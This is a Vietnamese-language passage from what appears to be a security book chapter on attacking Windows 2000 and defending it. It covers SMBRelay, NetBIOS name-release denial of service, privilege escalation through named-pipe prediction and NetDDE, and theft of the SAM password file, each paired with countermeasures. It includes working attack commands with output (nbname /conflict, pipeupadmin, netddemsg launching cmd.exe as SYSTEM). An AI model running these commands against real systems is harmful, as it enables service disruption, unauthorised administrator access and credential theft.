Kênh an toàn: yêu cầu phím chuyển mạnh (Windows 2000 hoặc mới hơn) Được kích hoạt

Chú ý những xác lập này có thể gây ra những trục trặc về liên kết với các hệ thống NT4, thậm chí SMB signing đã có thể làm việc trong các hệ thống đó.

Tuy nhiên, như chúng ta đã thấy, SMBRelay hiệu chỉnh nhằm vô hiệu hóa SMB Signing và sẽ có thể phá vỡ những xác lập này.

Do các đợt tấn công SMBRelay MITM là những kết nối hợp lệ chủ yếu, không có các mục phát lộ chuyên dụng để thông báo tấn công đang xảy ra. Đối với máy khách bị tấn công, những vấn đề về khả năng liên kết có thể ra tăng khi kết nối với máy chủ SMBRelay gian lận, bao gồm lỗi hệ thống số 59, “một sự cố mạng ngoài dự tính.” Nhờ SMBRelay, việc kết nối sẽ thực sự thành công, nhưng nó tự tách rời với sự kết nối của khách và tin tặc.

Tấn công IIS 5

Nếu bất kỳ một vụ tấn công nào ngang hoặc vượt quá khả năng của NetBIOS và SMB/CIFS trong bộ đệm hiện thời, phương pháp thâm nhập máy chủ thông tin Internet (IIS) sẽ tăng lên vô số, một sự trợ giúp đáng tin cậy đã được tìm ra trong các hệ thống NT/2000 kết nối Internet. Các sản phẩm máy chủ Windows 2000 đã được cài đặt IIS 5.0 và dịch vụ Web kích hoạt mặc định. Mặc dù chúng ta sẽ tìm hiểu chi tiết các thủ thuật tấn công Web trong chương 15, chúng tôi cho rằng bạn cần phải biết đường tiếp cận quan trọng để bạn không quên cửa vào hệ điều hành rất có thể đang ở trạng thái mở.

Chú ý: kiểm tra toàn bộ cuốn Đợt nhập Windows 2000 để biết các hình thức tấn công và những biện pháp đối phó chủ động.

Tràn bộ đệm từ xa

Trong chương 5 chúng tôi thảo luận hiện tượng tràn bộ đệm trung gian Win 32 và trích dẫn một số nguồn để các bạn đọc thêm về vấn đề này. Hiện tượng tràn bộ đệm nguy hiểm nhất trong Windows 2000 là IIS có liên quan: tràn bộ đệm Internet Printing Protocol ISAPIDLL (MS01-123), thành quả Index server ISAPIDLL (MS01-123), và tấn công thành phần phụ Front Page Server Extensions (MS01-035), những hiện tượng này được trình bày trong chương 15.

KHƯỚC TỪ DỊCH VỤ

Do hầu hết các vụ tấn công (DoS) NT được sửa tạm bởi NT4 Service Pack 6a, Windows 2000 tương đối mạnh ở điểm này. Không có gì là không thể bị tấn công với DoS, mặc dù vậy, chúng tôi sẽ thảo luận trong phần tiếp theo. Phần trình bày về tấn công Windows 2000 DoS của chúng tôi được chia làm hai phần: tấn công TCP/IP và tấn công NetBIOS.

☉ Tấn công Windows 2000 TCP/IP DoS

Đây là một thực tế trên mặt trận Internet - sử dụng quá tải. Win2000test.com nhận thấy rằng Internet đã bị sử dụng quá khả năng tối ưu của nó, mặc dù những qui định về thử nghiệm đã tránh hoàn toàn các vụ tấn công DoS. Máy chủ trong vấn đề này gặp phải các đợt tấn công mạnh mẽ bộ phận IP vượt quá khả năng của máy chủ để tập hợp lại các gói tin, cũng như các đợt tấn công ol' SYN đã xâm nhập vào hàng của ngăn xếp TCP/IP của các liên kết nửa mở. (xem chương 12 để biết thêm chi tiết)

▣ Các biện pháp đối phó TCP/IP DoS

Cấu hình các công cụ cổng vào mạng hoặc phần mềm bảo vệ nhằm đối hướng hầu hết sự cố nếu tất cả các sự cố đều không phải do kỹ thuật đó gây ra. (xem chương 12 để biết thêm chi tiết.) Tuy nhiên, như chúng ta vẫn nói, cấu hình các máy chủ cá nhân để chống lại các đợt tấn công trực tiếp là một ý tưởng tốt trong trường hợp một tầng bảo vệ bị hỏng.

Phần lớn do kinh nghiệm có được từ Win2000test.com, Microsoft có thể thêm một số khóa Registry vào Windows 2000 phím này có thể được sử dụng để làm vững chắc thêm ngăn xếp TCP/IP chống lại tấn công DoS. Bảng 6-3 trình bày ngắn gọn cách thức đơn vị Win2000test.com cấu hình DoS-related Registry sắp xếp trong máy chủ. (bảng này được phỏng theo trang trắng của Microsoft từ kinh nghiệm từ Win2000test.com, bạn có thể truy cập trang: [http:// www.microsoft.com/security](http://www.microsoft.com/security), cũng như xem các thông báo cá nhân với đơn vị Win2000test.com)

Khóa trong HKLM\ Sys\ CCS\ Service	Chỉ số yêu cầu	Miêu tả
Tcpip\parameter\SynAttack Protect	2	Thông số này làm cho TCP hiệu chỉnh sự tiếp phát của SYN-ACKS để từ đó việc kết nối phản ứng lại thời gian chết nhanh hơn nếu một tấn công SYN trong tiến trình xảy ra. Sự xác định này dựa trên TcpMaxPortsExhausted hiện thời, TcpMaxHalfOpen, và TcpMaxHalfOpenRetried. Một trong hai chỉ số cung cấp sự bảo vệ tốt nhất chống lại các tấn công SYN, nhưng có thể gây ra trục trặc về liên kết cho người sử dụng đối với những đường dẫn có góc trễ cao. Ngoài ra, ổ cắm lựa chọn dưới đây sẽ không làm việc nếu thông số đó được cài đặt cho 2 chỉ số. Windows có thể thay đổi tỷ lệ (RFC 1323) và các thông số TCP cấu hình mỗi bộ điều hợp (RTT ban đầu, kích cỡ Windows).
Tcpip\parameter\EnableDeadGWDetect	0	Khi thông số này là 1, TCP được phép thực hiện việc rò tìm cổng vào vô hiệu, làm cho nó chuyển sang cổng vào sao lưu nếu một số kết nối gặp phải khó khăn. Các cổng vào sao lưu có thể được định dạng trong phần Advanced của hộp đối thoại cấu hình TCP/IP trong Network Control Panel. Cài đặt vào chỉ số 0 vì thế tin tức không thể chuyển đổi

		sang các cổng vào được đồ họa kém.
Tcpip\parameter\Enable PMTUDiscovery	0	Khi thông số cài đặt là 1 (đúng), TCP hiệu chỉnh để rò tìm ra đơn vị truyền dẫn tối đa (MTU, hoặc kích cỡ gói tin lớn nhất) qua đường dẫn tới một máy chủ từ xa. Bằng việc phát hiện ra Path MTU và giới hạn các bộ phận TCP ở kích cỡ đó, TCP có thể loại trừ việc phân đoạn ở các cầu dẫn dọc theo đường dẫn kết nối mạng với các MTU khác nhau. Việc phân đoạn có ảnh hưởng rất lớn đến thông lượng TCP và sự nghẽn mạch. Cài đặt thông số 0 khiến cho một MTU 576bytes được sử dụng cho tất cả các liên kết ngoại trừ máy chủ ở mạng cục bộ và ngăn chặn giới tin tắc ép MTU với một chỉ số nhỏ hơn trong nỗ lực bắt ngăn xếp làm việc quá sức.
Tcpip\parameter\ KeepAliveTime	300,0 0 (5 phút)	Thông số này kiểm soát việc TCP hiệu chỉnh để xác minh rằng một liên kết hỏng vẫn chưa được phát hiện do việc gửi một gói tin đang tồn tại. Nếu hệ thống từ xa vẫn phát huy hiệu lực, nó thừa nhận việc truyền dẫn vẫn đang hoạt động. Các gói tin đang tồn tại sẽ không được mật định gửi đi. Đặc điểm này có thể được thực hiện nhờ một ứng dụng về liên kết. Đó là sự xấp sếp chung, ứng dụng cho tất cả các mạch ghép nối, và có thể quá ngắn cho các bộ điều hợp sử dụng để quản lí hoặc công nhận tình trạng dư thừa.
Tcpip\parameter\Interface s <interfaces> NoNameReleaseOnDema nd	0(hở ng)	Thông số này xác định liệu máy tính có phát ra tên NetBIOS của nó hay không khi nó nhận được một lệnh Name-Release từ mạng. Một chỉ số 0 bảo vệ khỏi các tấn công Name-Release nguy hiểm.(xem Microsoft Security Bullentin MS00-047). Chưa rõ là một tấn công có thể có ảnh hưởng gì, nếu có thì ảnh hưởng đối với mạch ghép nối nơi

		NetBIOS/SMB/CIFS đã bị vô hiệu hóa, như đã thảo luận trong phần đầu của chương.
Tcpip\parameter\Interfaces<interfaces> PerformRouterDiscovery	0	Thông số này kiểm soát khả năng Windows NT/2000 có hiệu chỉnh để phát hiện router bằng RFC 1256 trên cơ sở qua mạch ghép nối hay không. Một chỉ số 0 ngăn chặn các vụ tấn công nguy hiểm router không thật. Sử dụng chỉ số này trong Tcpip\parameters\Adapters để tính toán xem chỉ số nào của mạch ghép nối là phù hợp với bộ điều hợp mạng.
Bảng 6-3. Giới thiệu thiết lập NT/2000TCP/IP Stack nhằm hạn chế các vụ tấn công Khước từ dịch vụ (Denial of service)		

CẢNH BÁO: Một vài chỉ số trong bảng 6-3, như SynAttackProtect=2, có thể quá linh hoạt trong một vài môi trường. Những xác lập đó được trình bày nhằm bảo vệ một máy chủ Internet có khả năng tải cao.

Xem mục KB Q142641 để biết thêm chi tiết về việc sắp xếp SynAttackProtect và các thông số này.

☛ Tấn công NetBIOS DoS

Tháng 6 năm 2000, Sir Dystic of Cult of the Dead Cow (<http://www.cultdeadcow.com>) đã thông báo rằng: gửi một tin nhắn "NetBIOS Name Release" tới NetBIOS Name Service (NBNS, UDP 137) trên một máy NT/2000 buộc nó phải lấy tên đối lập vì vậy hệ thống sẽ không còn khả năng sử dụng nó nữa. Điều này gây cản trở lớn cho máy trong việc tham gia mạng NetBIOS.

Cùng lúc đó, Network Associates COVERT Labs (<http://www.nai.com>) đã phát hiện ra rằng một tin tặc có thể gửi cho Net BIOS Name Service một tin nhắn NetBIOS Name Conflict ngay cả khi máy tiếp nhận không nằm trong quá trình đăng ký NetBIOS Name. Điều dẫn đến việc lấy tên đối lập, và không thể sử dụng được nữa, cản trở lớn việc tham gia vào mạng NetBIOS của hệ thống.

Sir Dystic đã mã hóa một ưu thế được gọi là *nbname* khả năng này có thể gửi một gói tinNBNS Name Release tới tất cả các mục nhập trong bảng NetBIOS name. Đây là một ví dụ về cách sử dụng nbname cho máy chủ đơn DoS. Trong Windows 2000, trước hết bạn phải vô hiệu hóa NetBIOS đối với TCP/IP để ngăn chặn sự xung đột với dịch vụ NBNS, dịch vụ thông thường có thể độc nhất sử dụng UDP 137. Sau đó, cho chạy nbname như đã trình bày sau đây. (Đặt 192.168.234. 222 với địa chỉ IP của máy chủ bạn muốn vào DoS)

```
C:\>nbname/astat 192.168.234. 222 /conflict
```


NBName v2.51 – Decodes and displays NetBIOS Name traffic (UDP 137), with options

Copyright 2000: Sir Dystic, Cult of the Dead Cow -:/:- New Hack City

Send complaints, ideas and donations to
sd@cultdeadcow.com/sd@newhackcity.net

WinSock v2,0 (v2.2) WinSock 2.0

WinSock status: Running

Bound to port 137 on address 192.168.234.244

Broadcast address: 192.168.234.255 Netmask: 255.255.255.0

**** NBSTAT QUERY packet sent to 192.168.234.222

waiting for packets...

** Received 301 bytes from 192.168.234.222.137

via local net at web jun 20 15:46:12 200

OPCode: QUERY

Flags: Response Authoritative Answer

Answer[0]

• <00>

Node Status Resource Record:

MANDALAY <00> ACTIVE UNIQUE NOTPERM INCONFLICT
NOTDEREGED B-NODE

MANDALAY <00> ACTIVE GROUP NOTPERM NOCONFLICT
NOTDEREGED B-NODE

**** Name release sent to 192.168.234.222.

(etc.)

Khóa chuyển đổi /ASTAT truy lục trạng thái bộ điều hợp từ xa từ nạn nhân, và /CONFLICT gửi các gói tin tách tên cho từng tên trong bảng tên từ xa của máy, các máy phản ứng lại yêu cầu về trạng thái bộ điều hợp. Một tin tặc có thể tấn công DoS trên toàn bộ một mạng lưới có sử dụng khóa chuyển đổi QUERY (tên IP) /CONFLICT/NENY (tên_or_tệp).

Máy chủ khi bị tấn công có thể có những triệu chứng sau:

- Xuất hiện sự cố khả năng liên kết mạng theo giai đoạn
- Những công cụ như Network Neighborhood hoạt động
- Các tương ứng lệnh net send không phát huy tác dụng
- Máy chủ bị tấn công không xác nhận giá trị các đăng nhập miền
- Không thể tiếp cận các tài nguyên dùng chung và một số dịch vụ NetBIOS cơ bản như giải pháp tên NetBIOS.
- Lệnh nbtstat-n có thể hiển thị trạng thái “Conflict”(Xung đột) bên cạnh dịch vụ tên NetBIOS, cụ thể như sau:

Local Area Connection

Node IpAddress: (192.168.234. 222) Scope Id: []

NetBIOS Local Name Table

Name		Type	Status
MANDALAY	<00>	UNIQUE	Conflict
MANDALAYS	<00>	GROUP	Registered
MANDALAYS	<1C>	GROUP	Registered
MANDALAY	<20>	UNIQUE	Conflict
MANDALAYS	<1E>	GROUP	Registered
MANDALAYS	<1D>	UNIQUE	Conflict
.._MSBROWS_	<01>	GROUP	Registered
MANDALAYS	<1B>	UNIQUE	Conflict
Inet~Services	<1C>	GROUP	Registered
IS~MANDALAY..	<00>	UNIQUE	Conflict

■ Các biện pháp đối phó NBNS DoS

Hãy đổ lỗi cho IBM (NetBIOS đã được phát minh). NetBIOS là một định ước chưa được xác minh đã được ứng dụng. Bộ phận định vị của Microsoft đã tạo ra phím Registry, phím này dừng việc thừa nhận tin nhắn Name Release của NetBIOS Name Service. Bộ phận định vị của Name Conflict chỉ được dùng để thừa nhận tin nhắn NBNS Name Conflict khi đang trong giai đoạn đăng ký. Trong thời gian này máy vẫn có thể bị tấn công. Các bộ phận định vị và các thông tin khác có thể được cập nhật trên trang web: <http://www.microsoft.com/technet/security/bulletin/MS00-047.asp>. Giải pháp đối phó tạm thời này không nằm trong SP1, vì vậy nó có thể được áp dụng cho cả hệ thống trước và sau SP1.

Lẽ đương nhiên, giải pháp lâu dài là phải chuyển đi từ NetBIOS trong các môi trường mà tình trạng phá rối có thể xảy ra. Tất nhiên, phải luôn đảm bảo rằng UDP 137 không thể bị tiếp cận từ bên ngoài khu vực bảo vệ.

LEO THANG ĐẶC QUYỀN

Một khi giới tin tặc đã tiếp cận một máy chủ trong hệ thống Windows 2000, ngay lập tức chúng sẽ tìm cách để có được đặc quyền hợp pháp: Administrator account. May mắn là Windows 2000 có khả năng chống cự lại tốt hơn các phiên bản trước đó khi bị tấn công. (rất ít khi nó rơi vào tình trạng dễ bị tấn công như trước như: sử dụng biện pháp đối phó tạm thời cho admin và sechole). Rủi ro là ở chỗ, một khi giới tin tặc giành được đặc quyền đăng nhập tương tác, khả năng ngăn chặn leo thang đặc quyền là rất hạn chế. (đăng nhập tương tác sẽ được mở rộng nhiều hơn khi Windows 2000 Terminal Server trở lên phổ biến trong việc quản lý từ xa và chi phối khả năng xử lý.) Sau đây chúng ta sẽ xem xét hai ví dụ

☛ Dự báo đường dẫn tên mã hóa là SYSTEM

Tính	phổ	biến:
4		
Tính	giản	đơn:
7		
Tính	hiệu	quả:
10		
Mức	độ	rủi ro:
7		

Được khám phá bởi Mike Schiffman và gửi cho Bugtraq (ID 1535), khả năng dự đoán về việc chế tạo ký hiệu ống dẫn có tên khi Windows 2000 bắt đầu hệ thống dịch vụ (như Server, Workstation, Alerter và ClipBook đều được nhập vào dưới trương mục SYSTEM) được khám phá từ điểm yếu trong leo thang đặc quyền cục bộ khi. Trước khi mỗi dịch vụ được bắt đầu, một ký hiệu ống dẫn có tên cạnh máy chủ được tạo ra với một chuỗi tên có thể dự đoán được. Chuỗi này có thể thu được từ khoá Registry HKLM\System\CurrentControlSet\Control\ServiceCurrent.

Vì vậy, bất kỳ ai sử dụng Windows 2000 đã được nhập tương tác (bao gồm cả những người sử dụng Terminal Server từ xa) có thể dự đoán tên của một chuỗi ký hiệu ống dẫn có tên. Minh họa và áp dụng nội dung an ninh của SYSTEM sẽ được trình bày vào lần sau. Nếu một mã tùy chọn nào đó được cài đặt vào ký hiệu ống dẫn, nó sẽ vận hành với các đặc quyền SYSTEM, làm cho nó chỉ có khả năng thực hiện đối với hệ thống cục bộ (ví dụ: bổ sung thêm người sử dụng hiện thời vào nhóm Administrator).

Khai thác điểm yếu trong dự đoán ký hiệu ống dẫn có tên là trò chơi của trẻ em khi sử dụng công cụ PipeUpAdmin từ Maceo. PipeUpAdmin bổ sung trương mục người sử dụng hiện thời vào nhóm Administrator cục bộ, như được trình bày ví dụ dưới đây. Ví dụ này thừa nhận Wongd người sử dụng là đã được xác minh với việc tiếp cận tương tác với bàn giao tiếp người-máy bằng lệnh. Wongd là một thành viên của nhóm điều khiển Server Operators. Trước hết, Wongd kiểm tra hội viên của nhóm Administrators cục bộ nắm mọi quyền lực.

```
C:\>net localgroup administrators
```

```
Alias name administrators
```

```
Comment administrators have complete and unrestricted access to the  
Computer/domain
```

Members

Administrator

The command completed successfully.

Sau đó, Wongd tự nhập vào Administrators, nhưng lại nhận được thông báo từ chối tiếp cận do thiếu đặc quyền.

```
C:\>net localgroup administrators wongd/add
```

System error 5 has occurred

Access is denied

Tuy nhiên, anh hùng wongd chưa bị tấn công. Anh ta tích cực tải PipeUpAdmin về từ trang web ([http:// www.dogmile.com/files](http://www.dogmile.com/files)), và ứng dụng

```
C:\>pipeupadmin
```

PipeUpAdmin

Maceo<maceo @dogmile.com>

© Copyright 2000-2001 dogmile.com

The ClipBook service is not started

More help is available by typing NET HELPMSG 3521.

Impersonating: SYSTEM

The account: FS-EVIL\wongd

has been added to the Administrators groups

Sau đó, Wongd chạy lệnh Net Localgroup và tự xác định đúng vị trí mà anh ta muốn.

```
C:\>net localgroup administrators
```

Alias name	Administrators
------------	----------------

Comment	Administrators have completed and unrestricted access to the
---------	--

Computer/domain

Members

Administrator

Wongd

The command completed successfully.

Hiện tại, tất cả những gì wongd phải thực hiện để tận dụng đặc quyền của Administrator tương đương là thoát và đăng nhập lại. Nhiều trường hợp khai thác sự leo thang đặc quyền phải có yêu cầu đó, vì Windows 2000 phải xây dựng lại mã thông báo tiếp cận của người sử dụng hiện thời nhằm bổ sung thêm SID cho thành viên nhóm mới. Mã thông báo có thể được sử dụng lệnh gọi API mới, hoặc đơn giản bằng cách tắt máy rồi sau đó xác nhận lại. (xem phần thảo luận về mã thông báo tại chương 2).


Chú ý công cụ PipeUpAdmin phải được chạy trong phạm vi người sử dụng INTERACTIVE. (có nghĩa là bạn phải nhập vào hệ tại bàn phím vật lý, hoặc thông qua một trình tiện ích điều khiển từ xa với trạng thái INTERACTIVE, ví dụ như thông qua Terminal Services). Điều này ngăn chặn PipeUpAdmin được chạy qua các trình tiện ích điều khiển từ xa các trình tiện ích này đã xuất hiện mà không có INTERACTIVE SID trong mã thông báo.

■ Sửa chữa khả năng dự đoán ký hiệu ống dẫn có tên

Microsoft đã đưa ra một giải pháp ứng phó tạm thời nhằm thay đổi việc Windows 2000 Service Control Manager (SCM) tạo ra và phân bổ ký hiệu ống dẫn như thế nào. Bạn có thể tìm hiểu thêm chi tiết tại địa chỉ: <http://www.microsoft.com/technet/security/bulletin/MS00-053.asp>. Giải pháp ứng phó tạm thời này không nằm trong Service Pack 1 và vì thế có thể được áp dụng cho cả máy chủ trước và sau SP1.

Tất nhiên, những đặc quyền đăng nhập tương tác đã bị giới hạn tới mức tối đa cho bất kỳ một hệ thống nào có chưa dữ liệu dễ bị tấn công do việc tận dụng như vậy trở nên dễ dàng hơn nhiều một khi giới tin tặc đạt được vị trí nguy hiểm đó. Để kiểm tra việc đăng nhập tương tác ngay dưới Windows 2000, chạy applet Security Policy (cục bộ hoặc nhóm), tìm nút chỉ định chính sách cục bộ\ quyền sử dụng, và kiểm tra quyền Log On Locally được định hình như thế nào.

Windows 2000 có cái mới là nhiều đặc quyền hiện đã có bản sao cho phép các nhóm cụ thể hoặc người sử dụng không có quyền đó. Trong ví dụ này, bạn có thể sử dụng quyền Deny Logon Locally, như sau:



Chú ý: Theo mặc định, nhóm Users và trường mục Guest có quyền Log On Locally trong Windows 2000 Professional và các máy chủ Windows 2000 không kết nối. DC hạn chế hơn do chính sách Default Domain Controllers (Mạch điều khiển miền mặc định) gắn liền với sản phẩm. (mặc dù tất cả nhóm Operator máy đều có quyền đó.) Chúng tôi đề nghị tháo gỡ Users và Guest trong bất cứ trường hợp nào và cân nhắc kỹ lưỡng những nhóm nào khác có thể mất đi đặc quyền đó.

☹ Vi phạm truy nhập xuyên trạm công tác

<i>Tính phổ biến:</i>	4
<i>Tính giản đơn:</i>	7
<i>Tính hiệu quả:</i>	10
<i>Mức độ rủi ro:</i>	7

Hầu hết các quản trị Windows không chấp nhận các trạm công tác trong Windows, có lẽ đây là một trong những vấn đề khó hiểu nhất trong chương trình Windows. Mô hình an ninh Windows 2000 xác định sự phân cấp các contenơ để xác lập các đường biên an ninh trong các quá trình. Sự phân cấp đó, từ lớn nhất đến nhỏ nhất như sau: Phiên, Trạm công tác, và màn hình. Phiên bao gồm một hoặc nhiều trạm công tác, những trạm công tác này bao gồm một hoặc nhiều màn hình. Theo thiết kế, quá trình xử lý bị hạn chế chạy trong một trạm công tác, và các chuỗi trong quá trình xử lý chạy trong một hay nhiều màn hình. Tuy nhiên, do một lỗi trong khi thực hiện, đó không phải là trường hợp của phiên bản đầu tiên của Windows 2000. Trong các trường hợp đặc biệt, một quá trình đặc quyền thấp hơn chạy trong một màn hình có thể đọc được thông tin của một màn hình ở trạm làm việc khác có cùng Phiên. Kết quả là người sử dụng bị ảnh hưởng đăng nhập vào Windows 2000 có thể tương tác với các quá trình có Phiên giống nhau. (chú ý: thao tác này không cho phép nhiều người tương tác với đăng nhập Terminal Server của người sử dụng khác vì họ có Phiên tách rời nhau.) Họ cũng có thể tạo ra một quá trình trong trạm làm việc khác. Tuy nhiên, nó không rõ là họ có thể thực hiện thao tác nào thậm chí quá trình đã được tạo ra có đặc quyền SYSTEM. Mặc dù vậy, rất ít trường hợp giới tin tặc có thể đọc được màn hình và dữ liệu vào bàn phím.

☐ Biện pháp đối phó với sự cố Workstation

Do đây là một sự cố ai cũng phải thừa nhận trong việc thực hiện thiết kế của Microsoft, chúng tôi phải dựa vào phương thức sửa tạm thời để khắc phục. Một phương pháp sửa tạm thời được lưu trữ trong mô hình an ninh màn hình vì vậy nó chia tách thích hợp các quá trình trong các màn hình khác nhau tại địa chỉ: [http:// www.microsoft.com/technet/security/bulletin/ms00-020. asp](http://www.microsoft.com/technet/security/bulletin/ms00-020.asp). Phương pháp này có trong SP1.

Một cách giải quyết khác là giới hạn đặc quyền đăng nhập tương tác (Xem thêm chi tiết trong phần dự đoán ống dây dẫn có tên)

☹ Yêu cầu NetDDE chạy với tư cách là SYSTEM

<i>Tính phổ biến:</i>	6
<i>Tính giản đơn:</i>	7
<i>Tính hiệu quả:</i>	10
<i>Mức độ rủi ro:</i>	8

Tháng 2 năm 2001, DilDog của @stake đã phát hiện ra một bộ phận dễ bị tấn công trong dịch vụ trao đổi dữ liệu động(NetDDE) trong mạng Windows 2000, dịch vụ này cho phép một máy khách cục bộ có thể tùy ý thực chạy bất kỳ một lệnh nào với đặc quyền SYSTEM. NetDDE là một công nghệ giúp cho các ứng dụng dùng chung dữ liệu thông qua “phần dùng chung tin cậy.” Một yêu cầu có thể được đưa ra thông qua phần dùng chung tin cậy để thực hiện các ứng dụng mà có thể chạy trong phạm vi chương mục SYSTEM. @stake đưa ra mật mã nguồn kiểm tra khái niệm cho một công cụ được gọi là netddemsg mà tự động hoá kỹ thuật leo thang đặc quyền.

Lời Khuyến: Mật mã nguồn netdde.cpp do @stake đưa ra đòi hỏi nddeapi.lib phải được kết nối trong quá trình biên dịch. Trong Visual C++, thực hiện yêu cầu đó dưới các mô đun thư viện/Object/Link tab/Settings/Project, bổ sung thêm một dấu cách, và sau đó đánh nddeapi.lib.

Để chạy sản phẩm này, đầu tiên khởi động dịch vụ NetDDE nếu chưa được khởi động. Hầu hết các trường mục người sử dụng không có đặc quyền khởi chạy một dịch vụ như thành viên trường mục Operator được cài đặt sẵn. Bạn có thể khởi chạy dịch vụ NetDDE từ dòng lệnh, hoặc bạn cũng có thể sử dụng dịch vụ MMC cài đặt nhanh bằng cách chọn lệnh Run và bắt đầu tệp services.msc.

Nếu sau đó bạn chạy công cụ netddemsg mà không có các số lệnh, nó sẽ nhắc bạn cú pháp chuẩn. Bây giờ ta có thể chạy netddemsg và xác định phần dùng chung đáng tin cậy bằng lựa chọn đối số -s, cũng như lệnh được thực hiện. Sau đó, tệp tin cmd.exe được định rõ và một trình tiện ích bằng lệnh sẽ được mở.

```
C:\>netddemsg -s Chat $ cmd.exe
```

Ngay sau khi thực hiện lệnh, một bàn giao tiếp người-máy bằng lệnh sẽ được bật lên chạy trong phạm vi của mục hệ thống. Bạn có thể chạy công cụ Resource Kit Whoami trong trình tiện ích đó để thấy rằng nó thực sự chạy trong phạm vi của mục hệ thống.

Chú ý rằng đối lập với sản phẩm việc tận dụng PipeUpAdmin đã thảo luận trong phần trước, netddemsg không đòi hỏi giới tin tặc phải tắt máy để làm mới mã thông báo của chúng. Trình tiện ích khởi chạy việc sử dụng netddesmg chạy trong phạm vi của mục SYSTEM, ngay từ trình tiện ích đăng nhập hiện thời.

Tuy nhiên, giống như PipeUpAdmin, netddemsg phải được chạy trong phạm vi người sử dụng INTERACTIVE. (có nghĩa là bạn phải nhập vào hệ tại bàn phím vật lý, hoặc thông qua một trình tiện ích điều khiển từ xa với trạng thái INTERACTIVE, ví dụ như thông qua Terminal Services.)

■ Biện pháp đối phó hiện tượng leo thang NetDDE.

Cũng như khả năng dự đoán ký hiệu ống dẫn có tên, với một thiếu sót trong thực thi mức hệ thống như vậy, biện pháp đối phó duy nhất là được Microsoft sửa tạm (địa chỉ: <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp>, có lưu trữ thông tin về giải pháp ứng phó tạm thời.). Chúng tôi sẽ trình bày một số biện pháp đối phó với hiện tượng leo thang đặc quyền nói chung trong phần tiếp theo.

Cũng cần chú ý thêm là khởi động dịch vụ NetDDE có thể bị cản trở nếu kiểm toán có thể hoạt động được, một cách tốt là kiểm tra xem có ai đó cố gắng sử dụng netddemsg cản trở bạn hay không.

ĐÁNH CẤP THÔNG TIN

Một khi đã có được Administrator-trạng thái tương đương, giới tin tặc sẽ tìm cách nhằm chiếm đoạt nhiều thông tin hơn những thông tin này có thể là đòn bẩy cho các vụ tấn công khác.

Khai thác thông tin mật khẩu Windows 2000

Giới tin tặc sẽ rất vui mừng khi biết được là LanManager (LM)hash được lưu trữ bằng cách mặc định trong Windows 2000 để cung cấp sự tương thích ngược với các máy khách không Windows NT/2000. phương pháp mặc định này là nguyên nhân chủ yếu của các điểm tấn công được thảo luận trong chương 5 cùng với phương pháp giải quyết. Tuy nhiên, với một phương pháp đối phó giản đơn, kỹ thuật tập hợp password hash tiêu chuẩn là rất hạn chế bởi một số đặc tính mới của Windows 2000, chủ yếu là SYSKEY. Nhưng rất hạn chế như chúng ta có thể thấy.


■ Chiếm đoạt SAM

<i>Tính phổ biến:</i>
8
<i>Tính giản đơn:</i>
10
<i>Tính hiệu quả:</i>
10
<i>Mức độ rủi ro:</i>
9

Trong bộ điều khiển vùng của Windows 2000, password hashes được lưu trữ trong Active Directory(%windir%\NTDSntds.dit). Với thiết bị mặc định các đối tượng đã được cài đặt, tệp này chiếm 10 megabytes, nằm trong một dạng thức bí ẩn, vì thế giới tin tặc không muốn gỡ bỏ tệp này để phân tích ngoại tuyến.

Trong bộ điều khiển phi lãnh vực (DCs), tệp quản lý mục an toàn (SAM) vẫn là mục tiêu lựa chọn, và việc chiếm đoạt SAM được thực hiện chính xác như

được thực hiện dưới NT 4. Tập SAM vẫn được lưu trữ trong % gốc hệ thống %\ hệ thống 32\ cấu hình và vẫn bị OS khóa. Khởi động với DOS và chiếm đoạt SAM vẫn có thể được thực hiện trong hệ thống tệp tin NTFS v.5 mới bằng cách sử dụng tiện ích NTFSDOS để bị tổn thương trên địa chỉ: <http://www.sysinternals.com/>. Một bản sao tệp tin SAM vẫn xuất hiện trong \%gốc hệ thống%\ sửa chữa (tên “SAM” được thay bằng “SAM_” như trong NT 4), và tệp tin đó bao gồm tất cả người sử dụng cấu hình trong một hệ thống khi cài đặt. Tiện ích rdisk được tích hợp vào Microsoft Backup v.5 ứng dụng (ntbackup. exe), tệp tin có một chức năng tạo đĩa sửa khẩn cấp. Khi lệnh Create Emergency Repair Disk được chọn, hộp thoại hỏi: thông tin có sao chép sang thư mục sửa hay không như dưới đây:



